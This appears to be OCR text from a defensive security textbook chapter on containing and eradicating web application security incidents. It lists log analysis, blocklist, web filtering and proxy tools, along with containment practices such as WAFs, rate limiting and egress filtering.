
  ALV is a tool that lets you monitor, view, and analyze Apache/IIS/nginx logs with ease. It offers search and filter functionality for the log file and it highlights the various HTTP requests based on their status code. There is also a report facility; thus, a pie/bar chart can be generated in seconds.

  Features:

  - **Reports**: Get visual representation (pie/column charts) to visually illustrate the data in the log files.
  - **Statistics**: Extract important statistics from your log file data.
  - **Geographical**: Data determines the visitors' origin country.
  - **Search and Filter**: Understand the referrers that are linking to your website and any search terms that are used.

Some additional log analysis tools are listed below:


- Loggly (*https://www.loggly.com*)
- InsightOps (*https://www.rapid7.com*)
- GoAcess (*https://www.goaccess.io*)
- Logz.io (*https://www.logz.io*)
- Graylog (*https://www.graylog.org*)
- Splunk (*https://www.splunk.com*)
- Logmatic.io (*https://www.logmatic.io*)
- Logz.io (*https://www.logz.io*)



Containment of Web Application Security Incidents

The containment phase plays an essential role while handling and responding to web application security incidents. It mainly aims to mitigate the effect of the attacks on the targeted assets of the organization. It focuses on limiting the scope and the extent of an incident to reduce the loss and damage caused due to cybersecurity incidents.

This section provides an overview of containment, the methods used for containment, and the containment tools.



Containment of Web Application Security Incidents


Containment is a crucial step in the incident management process that focuses on preventing additional damage. It includes planning strategies to avoid any further loss from taking place along with being assured that no forensic evidence is destructed or tampered that is related to the incident.


Some containment practices for web application incidents include the following:

- The responders must enable a black hole feature on the web application so that it drops all the requests from the same source after a limit.
- The organization must increase the capacity of their servers in terms of handling the connections. By upgrading the server's availability, it becomes difficult for the attackers to perform a low-and-slow attack.
- In case the attack seems to originate from a single IP, the administrators should blacklist it or block it, so that no further traffic emerges from it.
- Anti DDoS service providers, such as CloudFlare, offer DDoS protection and other features such as maintaining the web application so it is "always online", even if its administrators take it down offline for maintenance purposes. Organizations may choose these services to effectively fight back against web attacks.
- Define a load level that the authenticated users can place on the web application. If they need more, terminate the previous request and raise a new request to process their request further.

- Deny unnecessary access to any resources for unauthorized users. To reduce the burden on servers, cache the content that the unauthorized users send instead of using the main databases for it.
- If you identify the attackers (e.g. extortion, web page defacement, DDoS attempts, etc.), negotiate with them and buy time for negotiations and management approvals. This minimizes the chances of losing critical data and business.
- To guide users, clarify their queries and do not lose their trust. In addition, set up an alternate channel for communication, such as voice and email servers.
- Use specially designed routers that can consume all incoming traffic and filter out the legitimate ones by identifying their protocols, patterns, and standard samples of incoming packets to mitigate the DDoS.
- Identify the entry points and restore the server and applications to a normal situation. In addition, resolve the vulnerabilities that led to the compromise.
- Restrict the flow of traffic from one network to another, typically from a compromised system.
- Use a WAF to monitor and block the potential threats.
- Isolate the attacker's operation on the network by removing suspicious user credentials from the network and web application.
- Enable egress filtering to restrict the flow of traffic from one network to another, typically from a compromised system.
- Install a dedicated hardware or software firewall to block the User Datagram Protocol (UDP) or TCP flood attack.
- Establish a content delivery network (CDN), which automatically hosts website codes, images, and dependencies. This reduces the strain on the website and a site with CDN that can survive a DoS/DDoS attack more easily.
- Implement Completely Automated Public Turing test to tell Computers and Humans (CAPTCHA) to ensure that only humans are able to submit any requests or forms in the web application.
- Make sure that the web application does not display debugging information to the users.
- Harden Apache on the web server by installing the mod_reqtimeout module, which will help the server to identify and automatically block malicious connections.
- Maintain a backup Internet connection with a pool of IP addresses for crucial users.
- Perform malware and virus scans. In addition, delete the cookies from the browser regularly.
- Use manual and automatic intercepting proxies such as Burp Suite, IBM AppScan, and Skipfish to scan for the presence of potential threats.

- Scan for injection, session based, and other vulnerabilities using vulnerability scanning tools and patch them.
- Find and eliminate the design and coding errors in a web application.
- Assume that all of the input data is untrusted, and whitelist, blacklist, or sanitize the inputs according to the requirement.
- Validate the user input based on the length, type, format, characters, and range of the input.
- Use characters that improve the security of the web applications to the best possible level.
- Sanitize the HTML and JavaScript to handle the untrusted input.
- Scan the web server to identify common ports and vulnerabilities using tools such as Nmap, Sandcat Browser, WebInspect, and NetScanTools Pro, and identify the attack paths and patch them.
- Create awareness about the security implications and train developers to create secure code.
- Check for similar indicators of compromise across other servers and web applications. If found, remove them from the network.
- Report the vulnerabilities found in the web application to the service providers and web application developers.





Containment Methods

The containment of web application incidents requires a variety of techniques depending on the incident type and its severity. Incident handlers should develop a containment plan to restrict the damage caused by a counterparty that is trusted to fail.

The following methods can be used by the incident handlers during the containment phase:

- **Whitelisting/Blacklisting**

  An application whitelist is a list of authorized applications that are legitimate and safe on an organization's computer. However, any application that is present on an application blacklist is not permitted due to its association with malicious activity. Application whitelisting is considered more reliable and effective in terms of mitigating the security incident. Incident handlers should perform application whitelisting or application blacklisting to protect computers and organizational networks from potential threats. This will ensure that only trusted and legitimate applications are running on the systems and the installation of any application with a malicious intention is prevented.

- **Web Content Filtering**

  Web content filtering helps incident responders to filter web applications used by attackers to host malware or to launch phishing and spam campaigns. The main aim of web content filtering is to restrict the use of web applications that are unsafe if they are run or executed on the system. Incident handlers should perform web content filtering to avert employees from accessing web pages that may contain computer viruses or malware. This will help to safeguard devices as well as enact certain policies for the organization.

- **Proxy Servers**

  Proxy servers act as doorways between the user and the web application that are browsed by the user. They are used to prevent IP blocking and maintain anonymity. There are several advantages of using proxy servers since they can provide a high level of privacy and protect the users and the organizational network from any harm from malicious activities. Incident handlers should use proxy servers to filter the web traffic either explicitly and transparently. This will help monitor and control the activities of HTTP(s) going on in the organization.


Containment Tools: Whitelisting/Blacklisting Tools

Apility.io — An **anti-abuse API** helps incident responders or security personnel find out if the IP address, domain, or email of a user is blacklisted


- **AutoShun** — https://www.autoshun.org
- **Cisco Umbrella** — https://umbrella.cisco.com
- **Alexa Top 1 Million sites** — https://aws.amazon.com
- **APT Groups and Operations** — https://docs.google.com
- **I-Blocklist** — https://www.iblocklist.com

Containment Tools: Web Content Filtering Tools

OpenDNS — OpenDNS web filtering allows you to manage the internet experience on and off your network with acceptable use or **compliance policies**, thereby providing you with the control



- **inCompass** — https://incompass.netstar-inc.com
- **WebTitan** — https://www.webtitan.com
- **Smoothwall SWG** — https://www.smoothwall.com
- **NetSentron** — https://www.netsentron.com
- **Symantec Secure Web Gateway** — https://www.symantec.com



Containment Tools

Incident responders can use containment tools to restrict the damage caused due to web application incidents on the organizational assets. Some important whitelisting/blacklisting, web content filtering, and web proxy tools are discussed below:

- **Whitelisting/Blacklisting Tools**
  - **Apility.io**

    Source: *https://apility.io*

    This is an anti-abuse API that helps incident responders or security personnel to know if the IP address, domain, or email of a user is blacklisted. It is a collection of various tools delivered "as a service" to help incident responders, product managers, IT shops, enterprises, and start-ups to know more about the details of their potential visitors, users, customers, and threat actors.

  Some additional whitelisting/blacklisting tools are given below:

  - AutoShun (*https://www.autoshun.org*)
  - Cisco Umbrella (*https://umbrella.cisco.com*)
  - Alexa Top 1 Million sites (*https://aws.amazon.com*)
  - APT Groups and Operations (*https://docs.google.com*)
  - I-Blocklist (*https://www.iblocklist.com*)
  - CINS Army List (*https://cinsarmy.com*)
  - FireHOL IP Lists (*https://iplists.firehol.org*)

- Majestic Million (*https://majestic.com*)
- Rutgers Blacklisted IPs (*https://report.cs.rutgers.edu*)
- Statvoo (*https://statvoo.com*)
- Megatron (*https://github.com*)
- BotScout (*https://botscout.com*)

- **Web Content Filtering Tools**
  - **OpenDNS**

    Source: *https://www.opendns.com*

    OpenDNS web filtering lets you manage the Internet experience on and off your network with acceptable use or compliance policies, which puts you in control. It aims to make your Internet faster, safer, and more reliable.

    With filtering or pre-configured protection, incident responders can safeguard their organizational systems. It is the easiest way to add content filtering controls to every device in the organization.

  Some additional web content filtering tools are given below:

  - inCompass (*https://incompass.netstar-inc.com*)
  - WebTitan (*https://www.webtitan.com*)
  - Smoothwall SWG (*https://www.smoothwall.com*)
  - NetSentron (*https://www.netsentron.com*)
  - Symantec Secure Web Gateway (*https://www.symantec.com*)

- **Web Proxy Tools**
  - **Proxy Switcher**

    Source: *https://www.proxyswitcher.com*


    Proxy switcher allows you to surf the Internet anonymously without disclosing your IP address. It also helps you to access various blocked sites in the organization. It avoids all sorts of limitations imposed by the target sites.

    Features:

    - Hides your IP address from the websites that you visit
    - Penetrate bans and blocks on forums, classifieds, and download sites (e.g. RapidShare)
    - Automatic proxy server switching to improve anonymous surfing
    - Full support for password-protected servers
    - Full support for Socks v5 and Elite servers

Some additional web proxy tools are given below:


- Proxy Workbench (*http://proxyworkbench.com*)
- CyberGhost VPN (*https://www.cyberghostvpn.com*)
- Tor (*https://www.torproject.org*)
- Burp Suite (*https://www.portswigger.net*)
- Hotspot Shield (*https://www.hotspotshield.com*)
- Proxifier (*https://www.proxifier.com*)
- Charles (*https://www.charlesproxy.com*)
- Fiddler (*https://www.telerik.com*)
- Protoport Proxy Chain (*http://www.protoport.com*)
- ProxyCap (*http://www.proxycap.com*)
- CCProxy (*http://www.youngzsoft.net*)
- Privoxy (*https://www.privoxy.org*)
- SocksChain (*http://ufasoft.com*)



Eradication of Web Application Security Incidents

After the incident is detected and contained, the next step is to eradicate the cause of the incident. This involves all of the actions that are necessary for completely removing the threat and preventing future defacements. Incident handlers need to learn different ways to eradicate the existing loopholes or vulnerabilities that led to the security incident. In addition, incident handlers need to secure the web applications from evolving security threats.


This section provides an overview on how to eradicate the various web application incidents such as injection attacks, broken authentication and session management attacks, sensitive data exposure attacks, and XML external entity attacks.



How to Eradicate Web Application Security Incidents

Web applications are increasingly becoming vulnerable to more sophisticated threats and attack vectors. Attackers are taking advantage of the trust their victims have for the sites they visit by tricking them into accessing a malicious website or redirecting them to a malevolent site. Incident handlers need to eradicate web application incidents and implement various security controls to secure the web applications. Incident handlers can employ a WAF firewall/IDS and filter packets to protect the web server from a variety of attacks. Incident handlers should regularly update the server's software using patches to keep it up-to-date and protect it from attackers. Incident handlers need to sanitize and filter the user input, analyze the source code for SQL injection, and minimize the use of third-party applications.

